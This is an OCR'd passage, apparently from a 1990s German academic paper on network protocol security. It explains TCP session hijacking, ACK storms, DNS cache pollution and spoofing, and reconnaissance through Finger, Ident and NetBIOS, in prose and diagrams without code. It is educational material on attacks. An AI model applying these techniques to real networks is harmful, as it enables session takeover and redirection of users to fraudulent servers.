

Abbildung 3.10: Telnet hijacking I: Desynchronisation

Dies kann man zum „Telnet hijacking“ [Joncheray 95], [Schmidt 97] nutzen. Hierzu muß ein Angreifer in der Lage sein, sämtliche Pakete zu beobachten, die zwischen zwei Rechnern ausgetauscht werden. Dies ist z.B. der Fall, wenn er am selben Ethernetstrang angeschlossen ist oder Kontrolle über einen Router hat.

Der Angriff besteht darin, ein Paket in die Verbindung einzuschleusen, das behauptet, von einem der beiden Rechner zu kommen. Es wird dazu führen, daß der Empfänger in der Folge höhere Folgenummern vom vorgegeblichen Sender[16] erwartet, als dieser schickt. Echte Pakete des vorgegeblichen Senders haben zu niedrige Folgenummern und werden ignoriert (vgl. Abb. 3.10). Dasselbe wird nun auch in die Gegenrichtung getan.

Schickt der Angreifer nun für jedes Paket des vorgeblichen Senders ein eigenes mit einer höheren Folgenummer, so hat er es geschafft, daß die Verbindung über seinen Rechner läuft und von ihm beliebig manipuliert werden kann (vgl. Abb.3.11).

Ein Nebeneffekt dieses Angriffs sind die sogenannten „ACK-Storms“, die daraus resultieren, daß TCP für Pakete mit einer ungültigen Folgenummer ein ACK-Paket mit dem eigentlich erwarteten Wert schickt. Dieses Paket hat selber eine ungültige Folgenummer und wird daher beim Empfänger wieder ein ACK-Paket auslösen. Dies würde nun ewig so weiter gehen, wäre da nicht die Tatsache, daß hin und wieder Pakete verloren gehen[17]. Da diese

[16] Gemeint ist der Sender, der vom Angreifer imitiert wird.
[17] Bei einer BNC-Verkabelung geschiet dies z.B. wenn zwei Rechner gleichzeitig zu senden



Abbildung 3.11: Telnet hijacking II: Der Angreifer kontrolliert den Paketfluß von Rechner A zu Rechner B

Pakete keine Daten enthalten, werden sie nicht erneut gesendet. Daher hört die Schleife auf, bis sie wieder von neuem ausgelöst wird. In praktischen Versuchen wurden 10 - 300 ACK-Pakete pro Datenpaket gemessen.

3.4.6 Schließen der Verbindung

Soll eine Verbindung beendet werden, so wird ein Paket mit gesetztem FIN-Bit geschickt. Dies bedeutet, der Sender wünscht, keine weiteren Daten zu übermitteln. Dem Empfänger ist es allerdings freigestellt, weiterhin Daten zu senden, die auch bestätigt und an höhere Schichten weitergeleitet werden. Nun ist davon auszugehen, daß auch der Empfänger irgendwann keine weiteren Daten mehr zu senden hat. Er wird dann ebenfalls ein FIN-Paket senden und die Verbindung damit endgültig schließen.

Einen Sonderfall stellen RST-Pakete dar. Bei ihrem Empfang wird eine Verbindung sofort beendet. TCP wird eine Benachrichtigung an die nächsthöhere Schicht senden und die für diese Verbindung benötigten Ressourcen wieder freigeben. Sie werden vor allem gesendet, wenn Pakete für eine nichtexistente Verbindung eintreffen. Dies geschieht zum Beispiel, wenn ein Rechner kurzzeitig ausfällt, ohne daß die Gegenseite dies bemerkt.

---

versuchen. Da beide die selbe physikalische Leitung benutzen, kann dies dazu führen, daß beide Nachrichten sich gegenseitig stören und so von den Empfängern nicht mehr gelesen werden können. Führt der Weg der Pakete über einen oder mehrere Router, so können diese ebenfalls Pakete ignorieren wenn die Netzlast zu hoch wird.

Source Port	Destination Port
Length	Checksum

⟵Byte 0⟶ ⟵Byte 1⟶ ⟵Byte 2⟶ ⟵Byte 3⟶

Abbildung 3.12: UDP Header

Eine Antwort auf ein RST-Paket erfolgt nicht, da es keine Daten befördert. Dies erlaubt es, den oben beschriebenen „Telnet hijacking“-Angriff zu variieren, indem der Angreifer einem Teilnehmer einer Verbindung ein RST-Paket sendet und sofort darauf die Verbindung mit anderen Folgenummern wieder aufbaut. Dies kann allerdings nur während oder direkt nach dem Verbindungsaufbau geschehen, bevor die nächsthöhere Schicht Daten übertragen hat. Auch existieren Implementationen, die beim Erhalt eines RST-Paketes mit einem ebensolchen antworten, was die Verbindung endgültig beendet.

3.5 UDP

Beim User Datagram Protocol [RFC 768] handelt es sich um das verbindungslose[18] Gegenstück zu TCP. Hierbei werden einfach Pakete verschickt, ohne daß Maßnahmen getroffen wurden, Verlust, Vertauschung oder Umsortierung zu kompensieren. Da hier keine Verbindungen verwaltet werden müssen, ist seine einzige Aufgabe die Prozeßadressierung mittels Ports.

Dementsprechend enthält der UDP-Header nur die Felder Quellport, Zielport, Länge und Prüfsumme, wobei der Quellport nicht spezifiziert zu werden braucht, wenn keine Antwort erwartet wird. In diesem Fall wird dort Null eingetragen.

3.6 DNS

Während IP nur numerische Adressen der Form „134.100.33.230“ kennt, fällt es menschlichen Benutzern oft leichter, sich logische Adressen der Form „www.uni-hamburg.de“ zu merken.

Der erste Mechanismus dies zu ermöglichen, wurde durch eine Datei namens „hosts.txt“ (Windows: c:\windows\hosts, Unix: /etc/hosts) geschaffen, die die Zuordnung aller logischen zu ihren entsprechenden numerischen Adressen enthielt. Diese wurde zentral geführt und regelmäßig von allen Rechnern am Internet heruntergeladen.

[18]„Verbindungsorientiert“ bedeutet nicht „Leitungsvermittlung“. Bei letzterer wird eine virtuelle Leitung aufgesetzt, so daß alle Pakete einer Verbindung den selben Weg durch ein Netz nehmen. Dies geschieht z.B. bei ATM. Bei TCP dagegen ist es durchaus erwünscht, daß Pakete in der Lage sind, verschiedene Wege zu nehmen, da so Beschädigungen oder Überlastungen des Netzes ausgeglichen werden können.

Bei der Geschwindigkeit, mit der sich das Internet inzwischen vergrößert, ist dies so nicht mehr durchführbar. Die „hosts.txt“-Datei wird nur noch in kleinen lokalen Netzen mit relativ statischer Struktur verwendet. An ihre Stelle ist ein verteiltes System getreten, das sich Domain Name Service [RFC 1034], [RFC 1035] nennt.

In ihm sind die Adressen in hierarchische „Zones“ eingeteilt. Von diesen besteht jede aus einer Anzahl von „Resource Records“, die jeweils eine Information enthalten. Dies kann z.B.

- eine Zuordnung von logischen zu numerischen Namen,
- ein Alias,
- die CPU und das Betriebssystem eines Rechners,
- ein Mailserver für eine Domäne[19],
- ein Namensserver für eine Domäne oder
- ein Verweis in einen anderen Bereich des Namensraumes

sein. Die Liste ist damit immer noch nicht vollständig. Es werden auch regelmäßig neue Typen von Resource Records definiert. So sind z.B. Typen genormt, die sich nicht auf Rechner, sondern auf Benutzer beziehen (u.a. für E-Mail-Adressen).

Jede Zone besitzt mindestens zwei „Nameserver“. Diese beantworten Anfragen und senden diejenigen Resource Records zurück, von denen sie meinen, daß sie die gestellte Anfrage beantworten. Dies kann u.a. bedeuten, daß diese bei der Frage nach einem Alias gleich den Eintrag, auf den der Alias verweist, mitliefern.

Um den Abgleich der Nameserver einer Zone zu ermöglichen, ist auch eine Anfrage „Zone transfer request“ definiert, bei der alle Resource Records einer Zone als Antwort gesendet werden. Außerhalb ihrer eigentlichen Bestimmung kann diese Anfrage allerdings auch dazu benutzt werden, sich eine Art Landkarte eines anzugreifenden Systems zu verschaffen, in der alle Rechner einer Domäne mit Adresse, Prozessor und Betriebssystem verzeichnet sind. Dies ist eine wertvolle Information für einen Cracker, der auf der Suche nach Opfern ist [Bellovin 89]. Es gibt daher Server, die so eine Anfrage nicht jedem beantworten.

Allgemein können Anfragen in TCP oder UDP auf Port 53 gestellt werden. Generell wird für Zone transfer requests TCP verwendet, da es hier

[19] Logische Namen bestehen aus einem Rechnernamen und einer Domäne, in der sie gültig sind. Beispiele für Domänen sind „aol.com“, „t-online.de“ oder „uni-hamburg.de“. Domänen können Zones im Sinne von DNS sein, dies ist aber nicht zwangsläufig so, da eine Zone auch mehrere Domänen umfassen kann.

auf Verläßlichkeit ankommt, während für normale Anfragen UDP wegen des geringeren Protokollaufwandes[20] bevorzugt wird.

Obwohl DNS in der Regel relativ effizient und zuverlässig funktioniert, hat es doch Schwächen, die einen Angriff namens „DNS Spoofing“ [Secnet 97] [MraWei 97] erlauben.

Hierbei versucht ein Angreifer, einen DNS-Server mit falschen Zuordnungen zu versehen. Dies könnte z.B. dazu führen, daß ein Benutzer statt bei seiner Bank bei einem Server landet, der vorgibt, diese Bank zu sein und dem Kunden auf diese Weise wertvolle Informationen entlockt.

Wir gehen hierbei davon aus, daß ein Nameserver angegriffen werden soll, der nicht die Zone verwaltet, welcher der zu fälschende Rechner angehört. Sagen wir der anzugreifende Nameserver heißt „ns.victim.com“, während der zu fälschende Rechner den Namen „www.spoofed.org“ trägt. Um eine Anfrage nach dem zu fälschenden Rechner zu beantworten, muß daher eine Anfrage an den Nameserver der Zone des zu fälschenden Rechners gestellt werden. D.h., wenn „ns.victim.com“ eine Anfrage nach „www.spoofed.org“ beantworten soll, muß er selber eine Anfrage an den zuständigen Nameserver (z.B. „ns.spoofed.org“) stellen.

Eine Möglichkeit in diesen Prozeß einzugreifen, nennt sich „Cache pollution“. Dabei macht sich der Angreifer zu Nutze, daß auch reguläre Nameserver oft zusätzliche Informationen schicken, wenn sie eine Anfrage beantworten. Er setzt also einen Nameserver für eine Domäne auf, die von ihm selber verwaltet wird (z.B. „ns.attacker.net“). Diesen konfiguriert er so, daß er neben der normalen Antwort auch noch Einträge zurücksendet, die behaupten, der zu fälschende Rechner habe eine Adresse, die in seiner Domäne liegt. Nun stellt er an den anzugreifenden Nameserver eine Anfrage nach einem Rechner in der eigenen Domäne (z.B. „Wie ist die IP-Adresse von www.attacker.net?“). Sein Opfer wird daraufhin eine Anfrage an den vom Angreifer kontrollierten Nameserver stellen und zusätzlich zur verlangten Adresse die vorbereitete Fehlinformation erhalten (z.B. „www.spoofed.org ist ein alias für www.attacker.net“) (vgl Abb. 3.13).

Obwohl der anfragende Rechner diese Information überhaupt nicht verlangt hat, kann es vorkommen, daß er sie zwischenspeichert und dazu benutzt, spätere Anfragen zu beantworten.

Ein anderer Angriff nutzt die Tatsache aus, daß normale Anfragen in der Regel mittels UDP gestellt werden. Da dieses Protokoll nicht verbindungsorientiert arbeitet, ist es möglich, eine Anfrage zu beantworten, die an einen anderen Rechner gestellt wurde. Die Antwort, die schneller ankommt, wird vom Frager benutzt werden, während die langsamere verworfen wird. Stellt man also an einen Nameserver eine Anfrage nach dem zu fälschenden Rechner und beantwortet die zu erwartende Anfrage des Opfers gleich selber, so kann man mit etwas Glück der richtigen Antwort zuvor kommen (vgl. Abb.

[20] Hier sind nur zwei Pakete nötig, während es bei TCP fünf sind.



Abbildung 3.13: DNS Spoofing I: Cache pollution

3.14).

Das einzige Problem bei diesem Angriff besteht in dem Erraten der „Query ID“ der Anfrage. Hierbei handelt es sich um eine 16-Bit-Zahl, die bei jeder Anfrage neu gewählt wird. Noch 1997 numerierten die gängigen DNS Implementationen[21] ihre Anfragen einfach der Reihe nach durch. Inzwischen wurden allerdings Patches veröffentlicht, die zufällige Werte generieren sollen.

3.7 Finger

Das Finger-Protokoll [RFC 1288] dient dazu, über eine TCP-Verbindung Benutzerdaten abzufragen.
Eine Anfrage besteht dabei meistens aus einer Zeile, die

- eine Benutzerkennung,
- einen (unvollständigen) Benutzernamen, oder
- nichts

enthält. Zusätzlich ist es möglich anzugeben, daß die Anfrage an einen anderen Rechner weitergeleitet und dort bearbeitet werden soll. Beispiele hierfür sind:

[21] z.B. BIND unter UNIX, sowie Windows NT Version 3.51 & 4.0



Abbildung 3.14: DNS Spoofing II: Der Angreifer beantwortet seine eigene Anfrage

1lessig@rzdspc1	Hiermit würde nach einem Benutzer 1lessig an der rzdspc1 gefragt.
Andreas	Dies resultiert in der Regel in einer Auflistung aller Benutzer mit dem Namen Andreas.
< *leer* >	Bewirkt eine Auflistung aller momentan angemeldeten Benutzer.

Das genaue Format der Ausgabe von Finger ist nicht spezifiziert, oft können aber auf diese Weise ausführliche Informationen über einen Benutzer abgefragt werden. Ein Beispiel dafür findet sich in Abb. 3.15.

Einen Teil der Ausgaben kann der Benutzer selbst bestimmen, indem er eine spezielle Datei (.plan) anlegt. Dies ist auf größeren Systemen recht praktisch. Die .plan-Datei kann z.B. als elektronische Visitenkarte dienen und Sprechzeiten oder andere persönliche Informationen enthalten.

Ferner ist es mit Finger möglich festzustellen, ob ein bestimmter Benutzer gerade online ist, so daß man mittels Programmen wie „Talk“ direkt mit ihm sprechen kann. Auch läßt sich so die E-Mail-Adresse eines Benutzers feststellen, von dem man zwar den Namen, nicht aber seine Benutzerkennung kennt.

Diese freigiebige Weitergabe von Informationen hat natürlich auch ihre Schattenseiten. Neben Datenschutzproblemen ist zu sehen, daß Cracker auf diese Weise viel über ein System erfahren können, was ihnen hilft, in

```
Login: root            Name: A. Lessig
Directory: /root                     Shell: /bin/bash
On since Fri Jun 19 10:14 (MEST) on tty1
On since Fri Jun 19 10:20 (MEST) on tty2
   27 seconds idle
Mail last read Fri Jun 19 10:15 1998 (MEST)
Plan:
Hi folks,

I'm working on a term paper right now,
so please don't ``talk'' to me except
it is reaaaaaaaaaaaaally important.

Your sysop
```

Abbildung 3.15: Beispielausgabe von Finger

dieses einzubrechen. So sind der Inhalt der .plan-Datei und der Realname oft durchaus ein geeigneter Anhaltspunkt zum Raten eines Paßwortes. Auch die Information, wer wie oft angemeldet ist, hilft zu entscheiden, welches Benutzerkonto sich angreifen läßt, ohne aufzufallen. Aus diesem Grunde ist Finger auf vielen Systemen entweder nicht installiert oder für Anfragen von außerhalb gesperrt.

Auf Windows-Rechnern ist Finger normalerweise nicht installiert. Es gehört nicht zum Lieferumfang von Windows oder anderen gebräuchlichen Anwendungen.

3.8 Authentication Server/Ident

Das Authentication-Server-Protokoll [RFC 912] wird oft auch nach einer gängigen Implementation „Ident" genannt. Es erlaubt, für eine bestehende Verbindung festzustellen, welcher Benutzer sich am anderen Ende befindet.

Dazu wird eine Anfrage an Port 113 der Gegenstation gesendet, die die beiden Portnummern der fraglichen Verbindung enthält. Eine erfolgreiche Antwort enthält das Betriebssystem der Gegenstation sowie eine Benutzerinformation, deren Inhalt vom verwendeten Betriebssystem abhängt. Unter Unix ist dies die Benutzerkennung.

Die wichtigste Anwendung des Protokolls liegt im Logging von Zugriffen. Während normalerweise zwar der Rechner am anderen Ende einer Verbindung festgestellt werden kann, kann nun auch eine Zuordnung zu einem Benutzer erfolgen. Daher bieten eigentlich alle Programmpakete, die ein Logging erlauben[22], auch die Option Authentication-Server-Anfragen zu stellen.

Die Auswertung der Logs erlaubt es neben der Aufklärung von Angriffen auch E-Mail-Adressen von Kunden zu sammeln, da diese normalerweise in der Form $< Benutzerkennung >$ @ $< Rechner >$ gebildet werden. Dies könnte zum Versenden von Werbe-E-Mails benutzt werden.

Eine letzte Awendung, die in [RFC 912] genannt wird, wäre das Benutzen dieses Dienstes als Authentifikation für den Zugriff auf FTP-Server, womit die Eingabe von Name und Paßwort entfiele.

Ein derartiges Vertrauen in das Protokoll kann aber nur als gefährlich betrachtet werden, da zum einen Klartextprotokolle über TCP-Verbindungen relativ einfach zu manipulieren sind, und da zum anderen die Quelle der Information alles andere als vertrauenswürdig ist. Hat der Benutzer Kontrolle über den Rechner, an dem er sitzt[23], so kann er diesen so konfigurieren, daß jede beliebige Antwort zurück gegeben wird.

Während Authentication-Server-Implementationen unter Unix weit verbreitet sind, ist die Verbreitung unter Windows im Wesentlichen auf Benutzer von IRC (Internet Relay Chat) beschränkt. Dort kann die Installation dieses Dienstes nötig sein, da bestimmte IRC-Server sonst die Verbindung verweigern. Daher kommt z.B. das bekannte Programm Mirc mit einer eigenen Ident-Implementation, die vom Benutzer frei konfigurierbar ist.

3.9 Traceroute

Bei Traceroute [Van Jacobsen 97] handelt es sich um ein Tool zum Feststellen der Route, die Pakete zu einem bestimmten Host nehmen. Dies erlaubt es, Probleme beim Routing schnell zu finden, oder festzustellen, ob beim eigenen Provider unter Umständen Pakete zu einem Host im eigenen Lande erst über die USA geroutet werden.

Die Ausgaben des Programms können auch ein Hilfsmittel sein, um Anhaltspunkte zu erlangen, wo auf der Welt sich ein Host befindet, von dem man nur die IP-Adresse kennt, oder dessen logische Adresse nicht aussagekräftig ist.

Die Funktionsweise ist relativ einfach. Es werden UDP-Pakete geschickt, deren Time-to-live-Feld zuerst nur auf 1 gesetzt ist. Das bedeutet, daß der erste Host dieses Paket als veraltet verwirft und dem Sender eine entsprechende ICMP-Nachricht sendet. Durch sukzessives Höhersetzen des TTL-Feldes erhält Traceroute so von jedem Host auf dem Verbindungsweg eine Meldung.

Vom Empfänger schließlich wird die Nachricht nicht verworfen, da sie aber in der Zieladresse einen Port enthält, der normalerweise nicht verwendet

[22] Darunter fallen Sicherungsapplikationen wie der TCP-Wrapper, wie auch FTP- und WWW-Server.

[23] Unter Unix erfordert dies root-Privilegien, unter Windows 95 ist dies implizit gegeben.

wird, führt sie zu einer Fehlermeldung an den Sender, der nun weiß, daß er am Ende seiner Suche angekommen ist.

Die Verwendung eines ungenutzten UDP-Ports ist natürlich etwas unsauber, läßt sich aber vielleicht aus der Entstehung von Traceroute erklären:

> „As an aside, Traceroute did not begin life as a general-purpose utility, but as a quick - and - dirty debugging aid to find a routing problem"
>
> [RFC 2151]

Inzwischen gibt es aber auch Systeme (z.B. Solaris, Windows 95), die statt UDP-Paketen ICMP-ECHO-Pakete benutzen. Dies ist logisch sauberer, bedeutet aber auch, daß Traceroute u.U. auf UNIX-Systemen für normale Benutzer nicht ausführbar ist[24].

3.10 NetBIOS

3.10.1 Überblick

Die NetBIOS-Protokollfamilie [LeaNai 97][RFC 1001][RFC 1002] stellt nicht nur die Grundlage der Freigabedienste unter Windows dar, sondern wird in zunehmendem Maße auch auf anderen Plattformen eingesetzt. So ist z.B. die „Samba"-Implementation unter Linux[25] eine durchaus ernstzunehmende Konkurrenz zum Network File System (NFS) von SUN, da ein Samba-Server im Gegensatz zu seinem NFS-Gegenstück problemlos von Windows-Klienten in einem heterogenen Netz angesprochen werden kann. Besagte Windows-Klienten benötigen dazu noch nicht einmal spezielle Treiber[26]. Durch diesen Erfolg ermutigt, versucht Microsoft inzwischen das Protokoll als „Common Internet File System" (CIFS) zum Internet-Standard erheben zu lassen.

Laut [Rhino9 98b] wurde NetBIOS ursprünglich von IBM und Sytek als Programmierschnittstelle zum Zugriff auf Ressourcen im lokalen Netz geschaffen, die den Programmierer davon befreien sollte, auf die speziellen Hardware-Eigenschaften des Systems oder die Topologie des zugrundeliegenden Netzes Rücksicht nehmen zu müssen.

Mittlerweile wurde NetBIOS zu einem Industriestandard für den Zugriff auf die unterschiedlichsten Ressourcen. Neben Dateien und Druckern sind auch Meldeschlangen für diverse Serverdienste adressierbar. Darunter finden

[24] Auf UNIX-Systemen dürfen normale Benutzer keine ICMP-Pakete versenden. Dies kann man zwar beheben, indem man die Rechte des Programms so setzt, daß es grundsätzlich mit Root-Rechten läuft, aber dies bringt auch Sicherheitsprobleme mit sich.

[25] Samba ist Freeware und auch für andere UNIX-Plattformen erhältlich.

[26] Von der TCP/IP-Unterstützung, die bei Windows 98 inzwischen standardmäßig mitinstalliert wird, einmal abgesehen.

sich sowohl Meldedienste, Fernwartungsapplikationen, als auch Modemserver.

Auch wurde die Möglichkeit geschaffen, NetBIOS oberhalb verschiedener gängiger Netzwerkprotokolle zu betreiben. Auf PCs sind dabei NetBEUI[27], IPX/SPX[28] und TCP/IP verbreitet.

Letzteres erlaubt es, den Zugriff auf Netzwerkfreigaben nicht nur auf dem lokalen Netz, sondern auch über das Internet zu realisieren.

3.10.2 Namensverwaltung

Da NetBIOS ursprünglich auf einem Broadcast-Protokoll aufbaute, in dem eine direkte Adressierung eines bestimmten Rechners nicht möglich war, existiert ein Mechanismus zur Registrierung von Namen.

Jeder Rechner und jede Ressource wird dabei durch einen Namen adressiert. Dabei muß jeder Rechner einen eindeutigen Namen besitzen, um feststellen zu können, ob ein Paket für ihn bestimmt ist. Diesen Namen registriert er entweder durch eine Broadcast-Nachricht oder dadurch, daß er ihn einem zentralen Namensserver mitteilt. Hat noch kein anderer Rechner Anspruch auf diesen Namen erhoben, so ist er bis zu dessen Abschaltung das Eigentum des registrierenden Rechners.

Windows 9x Rechner verwenden im lokalen Netz in der Regel die Registrierung von Namen via Broadcast. Um auch Rechner z.B. im Internet erreichen zu können, existiert eine Datei „lmhosts" im Windows-Verzeichnis, über die eine Zuordnung von IP-Adressen zu NetBIOS-Namen getroffen werden kann.

Wichtig ist hierbei zu verstehen, daß ein NetBIOS-Name nicht mit dem logischen Namen von TCP/IP identisch sein muß. Der NetBIOS-Name eines Windows-PCs ist der Name, der ihm bei der Installation gegeben wurde (z.B. „Mein_Computer"). Wählt sich dieser Rechner nun aber über einen Provider in das Internet ein, so wird ihm vom Provider ein Name zugeteilt (z.B. „rzmax23.public.uni-hamburg.de"), der im gesamten Internet nur ein einziges Mal existiert. Um nun über TCP/IP auf eine NetBIOS-Freigabe zugreifen zu können, muß man also neben der TCP/IP-Adresse auch noch die NetBIOS-Namen von Rechner und gewünschter Ressource kennen.

Glücklicherweise wurde dazu bei NetBIOS über TCP/IP der NetBIOS-Namensdienst definiert. Damit ist es möglich, den Server mittels einer einfachen UDP-Anfrage dazu aufzufordern, die ihm bekannten NetBIOS-Namen (sein Rechnername, gespeicherte Namen anderer Rechner, seine Ressourcen,

[27] Das NetBIOS Extended User Interface ist ein kompaktes Protokoll, das nur die Transportschicht des OSI-Modells implementiert und damit nicht Routing-fähig ist. Es wurde ursprünglich von IBM für den LAN Manager Server entwickelt und später von Microsoft übernommen.

[28] Eine Routing-fähige Kombination zweier Protokolle, die Novell bisher als Standard für seine Netzwerkdienste einsetzte. Mit NetWare Version 5.0 soll aber endgültig auf TCP/IP umgestellt werden.

angemeldete Benutzer, ...) mitzuteilen. Wurde dieser Dienst nicht aus Sicherheitsgründen abgestellt, so ist die Benutzung der Ressourcen nicht komplizierter als der Zugriff auf einen Web- oder FTP-Server.

3.10.3 Sicherheitsmechanismen

Während NetBIOS von seiner Funktionalität durchaus vielseitig ist, so sind seine Sicherheitsmechanismen [Leach 97a] Gegenstand ständiger Kritik [Hobbit 97] [L0pht 98].

Besagte Mechanismen bestehen dabei in erster Linie aus einer gesicherten Übertragung des Paßworts. Obwohl auch die Möglichkeit besteht, die übermittelten Pakete mittels einer MAC[29] zu schützen, bei der als Schlüssel Informationen aus dem Anmeldevorgang benutzt werden, ist dies optional und wohl nur im Zusammenspiel mit einem NT-Server vorgesehen.

Zur Authentisierung wird ein Challenge-Response-Verfahren benutzt. Dabei sendet der Server eine Zufallszahl, die vom Klienten mittels DES und eines aus dem Paßwort des Benutzers gebildeten Schlüssels chiffriert wird. Stimmt das Resultat mit den Berechnungen des Servers überein, so wird der Zugang gewährt.

Bei der Ausgestaltung dieses Schemas gibt es mehrere Variationen:

Paßworte im Klartext Bei dieser Variante wird das beschriebene Verfahren nicht angewendet. Diese Art der Anmeldung wird nur noch verwendet, wenn eine Partei dies ausdrücklich wünscht. Aber auch dann kann diese Option abgestellt werden.

Sicherheit auf Freigabeebene Dies ist der höchste Grad an Sicherheit auf einem Windows 9x Rechner ohne zusätzlichen NT-Rechner für die Authentisierung. Hierbei werden die freigegebenen Ressourcen mit Paßwörtern geschützt, die für die Ressource spezifisch sind, nicht für den Benutzer. Die Rechteverwaltung beschränkt sich auf die Möglichkeit, generell das Schreiben zu verbieten oder mit Paßwort zu schützen.

Sicherheit auf Benutzerebene Hierbei ist zur Authentisierung ein NT-Rechner[30] nötig. Die Rechteverwaltung erfolgt auf Benutzerebene und kann bei einem Dateisystem, das dieses unterstützt[31], gezielt Dateien mit bestimmten Rechten für bestimmte Benutzer versehen.

Ein Hauptansatzpunkt der Kritik ist die Methode, mit der der Schlüssel für obiges Verfahren gebildet wird. Hierbei wird ein Hash von 21 Byte Länge verwendet, für den zwei Bildungsmethoden existieren:

[29] **M**essage **A**uthentication **C**ode, eine Art kryptographischer Prüfsumme, die die Manipulation der übermittelten Daten verhindert. Bei CIFS ist dazu „keyed MD5“ vorgesehen.

[30] Oder ein entsprechend konfigurierter Samba-Server

[31] Wie z.B. NTFS unter NT oder extfs2 unter Linux.

